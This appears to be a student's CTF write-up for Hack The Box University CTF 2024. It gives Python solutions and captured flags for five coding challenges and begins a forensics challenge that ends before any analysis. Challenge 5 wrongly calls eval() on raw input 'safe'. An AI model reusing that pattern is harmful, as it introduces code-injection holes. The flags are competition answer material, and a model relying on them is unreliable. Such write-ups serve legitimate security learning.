Hack The Box University CTF 2024: Binary Badlands Write-up

Team Members:


Names	Net Id	Mail Id
Vishnu Vardhan Ciripuram	vc2499	vc2499@nyu.edu

Final Score Board:

- **Flags Found : 28**
- **Rank Achieved : 151**

Coding Challenges:

Challenge 1: Exclusivity



Challenge Description

In this challenge, we were tasked with extracting **unique coordinates** (numbers) from a corrupted data stream while preserving the order in which they first appear. The duplicates were sabotage remnants, and your mission was to eliminate them to assist the resistance.

Objective

- Parse a space-separated string of numbers.
- Remove all duplicates while maintaining the **order of first appearance**.
- Output the refined list as a single line of space-separated numbers.

Approach

We implemented a Python script to solve this challenge efficiently using a combination of a set for duplicate detection and a list to preserve order.

What the script does:

Read the input string of space-separated numbers using input().

The string was split into a list of individual numbers using split().

A set called seen was used to track numbers we had already processed.

A list called result was used to store the unique numbers in their order of appearance.

We iterated over the list of numbers:


- If a number was not in seen, it was added to both seen and result.
- If the number was already in seen, it was ignored (duplicate).

This ensured that only the **first occurrence** of each number was stored.


After processing, the result list contained all unique numbers in their original order.

We converted the list back to a space-separated string using " ".join(result).

We submitted it and received the flag:
HTB{r3m0v1ng_dup5_15_s0_345y_1F_y0u_kn0w_h0w_t0_c0d3!_1fce38496fbd2536bf32aef3de34fdd1}




Script Used :



```
# Read the input string
input_str = input().strip()
# Split the string into a list of numbers
numbers = input_str.split()

seen = set()
result = []

for num in numbers:
    if num not in seen:
        seen.add(num)
        result.append(num)

print(" ".join(result))
```

Challenge 2: Conflict Cruncher



Challenge Description:

In this challenge, we are tasked with merging multiple conflicting data streams into a single dictionary. When conflicts arise (identical keys), we must apply the Frontier Protocol: retain the value from the second dictionary and discard the conflicting value from the first.

Objective:

- Parse two dictionaries input as strings.
- Merge the dictionaries by resolving key conflicts using the values from the second dictionary.
- Output the merged dictionary in a single line.


Approach:

We implemented a Python script to solve this challenge efficiently by leveraging Python's dictionary update method, which inherently handles key conflicts by overriding existing keys with new values from another dictionary.

What the script does:

- The script reads two strings formatted as dictionary inputs using input().
- It then converts these strings to dictionary objects using ast.literal_eval(), ensuring safe parsing of input.
- The first dictionary is copied, and then updated with the second dictionary using the update() method.
- This method automatically resolves key conflicts by retaining the values from the second dictionary, adhering to the Frontier Protocol.


We submitted it and received the flag:
HTB{n0w_1m_0ff1c4lly_4_c0nfl1ct_crunch3r_y4y!_1380145b6918041bf06a3416d28ce4c7}



Script Used:

```python
import ast

# Input two dictionaries as strings
dict1_str = input().strip()
dict2_str = input().strip()

# Convert the strings to dictionaries using literal_eval
dict1 = ast.literal_eval(dict1_str)
dict2 = ast.literal_eval(dict2_str)

# Merge the dictionaries
# Keys from dict2 overwrite those in dict1 when conflicts occur
merged_dict = dict1.copy()
merged_dict.update(dict2)

# Print the merged dictionary
print(merged_dict)
```

Challenge 3: Energy Crystals



Challenge Description:

In this challenge, we are tasked with calculating the number of ways to combine energy crystals to match the required energy level. Each crystal can be used an unlimited number of times, but the combinations must add up to the exact target energy.

Objective:

- Parse input to obtain a list of energy crystals and a target energy level.
- Calculate the number of valid combinations that achieve the target energy using dynamic programming.
- Report the number of combinations that meet the target.


Approach:

We implemented a Python script to solve this challenge efficiently using a dynamic programming approach similar to the coin change problem.

What the script does:

- Input Parsing: The script starts by reading the energy crystals and target energy from the input. Crystals are expected in a list format within brackets, which are stripped and converted into an integer list.
- Dynamic Programming Setup: Initializes a DP array of size target_energy + 1 with zeros and sets dp[0] to 1, acknowledging that there is one way to make zero energy - using no crystals.
- DP Calculation: Iterates through each crystal. For each crystal, it then iterates from the crystal value up to target_energy, updating the DP array to reflect the number of ways each energy level can be achieved by adding the current crystal.
- Result Output: Outputs the value at dp[target_energy], which represents the number of ways to combine the crystals to achieve the target energy.


We submitted it and received the flag:
HTB{3n34gy_m4tr1x_act1v4t3d_w3_4r3_s4v3d!_422265d9123d7ab0e52102e74d8d02c2}



Script Used:

```python
# Read inputs as raw strings
energy_crystals_str = input().strip()
target_energy_str = input().strip()

# The energy crystals might be given in a format like: [1, 2, 3]
# Remove brackets and spaces, then split by comma
cleaned_str = energy_crystals_str.strip("[] \t")
# Handle the case where cleaned_str might be empty
if cleaned_str:
    energy_crystals = list(map(int, cleaned_str.split(',')))
else:
    energy_crystals = []

# Convert the target energy string to an integer
target_energy = int(target_energy_str)

# Initialize DP array
dp = [0] * (target_energy + 1)
dp[0] = 1  # One way to make 0 (choose no crystals)

# Calculate the number of ways using classic coin change DP
for crystal in energy_crystals:
    for energy in range(crystal, target_energy + 1):
        dp[energy] += dp[energy - crystal]

# Print the result
print(dp[target_energy])
```

Challenge 4: Word Wrangler



Challenge Description:

In this challenge, we are tasked with decoding an ancient text by counting the frequency of each word, ignoring case and punctuation, and identifying the single most common word. This task requires precision and efficiency as the decoded word holds the key to unlocking important secrets.

Objective:

- Parse and preprocess the input text to remove punctuation and ignore case differences.
- Count the frequency of each word using efficient data structures.
- Determine and print the most common word found in the text.

Approach:

We used Python's regular expressions and the Counter class from the collections module to address this challenge effectively.


What the script does:

1. Input Reading: The script reads a single line of input text.
2. Text Normalization: Converts the text to lowercase to ensure case insensitivity and uses regular expressions to extract only alphabetic characters, effectively removing all punctuation.
3. Word Tokenization: Splits the normalized text into words based on spaces.
4. Frequency Counting: Uses the Counter class to tally the frequency of each word in the list of words.
5. Determination of Most Common Word: Employs the most_common method of the Counter object to find the word with the highest frequency.

The script successfully executed and identified "the" as the most frequently occurring word in multiple test inputs.

We submitted it and received the flag:


HTB{pfupp_wh0_m4d3_th353_345y_ch4ll3ng35_ch1ld1sh!_aa3c15c89103c861011c296d35ce3080}



Script Used:

```python
import re
from collections import Counter

# Input the text as a single string
input_text = input().strip()

# Convert to lowercase
lower_text = input_text.lower()

# Extract words using regular expressions (alphabetic characters only)
words = re.findall(r"[a-z]+", lower_text)

# Count the frequencies of each word
word_counts = Counter(words)

# Find the most common word(s)
most_common_word, _ = word_counts.most_common(1)[0]

# Print the most common word
print(most_common_word)
```

Challenge 5: Weighted Srtarfield



Challenge Description:

In this technical task, we are required to process intercepted energy signals and their corresponding weights to compute modified signals. Your goal is to determine the maximum stability score by finding the highest product of any contiguous subarray within these modified signals. This critical task will aid the resistance in restoring balance to the starfield.

Objective:

- Read arrays of signals and weights as input strings.
- Convert these strings into numerical lists.
- Compute a new array of modified signals by multiplying each signal with its corresponding weight.
- Implement a dynamic programming solution to find the maximum product of any contiguous subarray of the modified signals.
- Return the highest product as the maximum stability score.


Approach:

The solution involves parsing input, processing data through mathematical operations, and applying advanced algorithms to achieve the desired outcome efficiently.
What the script does:

1. Input Reading and Parsing:
    - Receives two strings representing arrays of signals and weights.
    - Uses Python's eval() function to safely convert these strings into actual list data structures.
2. Data Processing:
    - Calculates the modified signals by element-wise multiplication of the signals and weights lists.
3. Dynamic Programming for Maximum Product Calculation:
    - Initializes tracking variables for the current maximum and minimum products and the overall result.
    - Iterates through the array of modified signals, adjusting the maximum and minimum products based on the properties of the current element (especially handling negative numbers effectively).

- Continuously updates the result with the highest product found during the iteration.

We submitted it and received the flag:
HTB{m1ssi0n_c0mpl3t3d_m4x1mum_5t4b1l1ty_4ch13v3d!_c0b9549a067f8a6f7f49af58c011391a}




Script Used:

```python
# Input two arrays as strings
signals = input()
weights = input()

# Evaluate the string inputs to lists
signals = eval(signals)
weights = eval(weights)

# Compute the modified signals by element-wise multiplication of signals and weights
modified_signals = [s * w for s, w in zip(signals, weights)]

# Initialize variables to keep track of the maximum product subarray
max_prod = min_prod = result = modified_signals[0]

# Use the dynamic programming approach to find the maximum product subarray
for num in modified_signals[1:]:
    # When the current number is negative, swapping max and min will yield the highest product
    if num < 0:
        max_prod, min_prod = min_prod, max_prod

    # Update the current max and min products
    max_prod = max(num, max_prod * num)
    min_prod = min(num, min_prod * num)

    # Update the global maximum product found so far
    result = max(result, max_prod)

# Print the maximum stability score
print(result)
```

Forensics Challenges:

Challenge 6: Frontier Exposed



Challenge Description:


In this challenge, we were tasked with analyzing an open directory on a vulnerable web server. By exploring files and logs, we aimed to uncover credentials and hidden information that could assist the resistance in taking control of the malicious actor's infrastructure.

Objective:


- Investigate the contents of all accessible files.
- Identify credentials or sensitive data that can help the resistance.
- Decode any encoded information to retrieve the flag.

Approach:

Accessed an open directory containing several files:

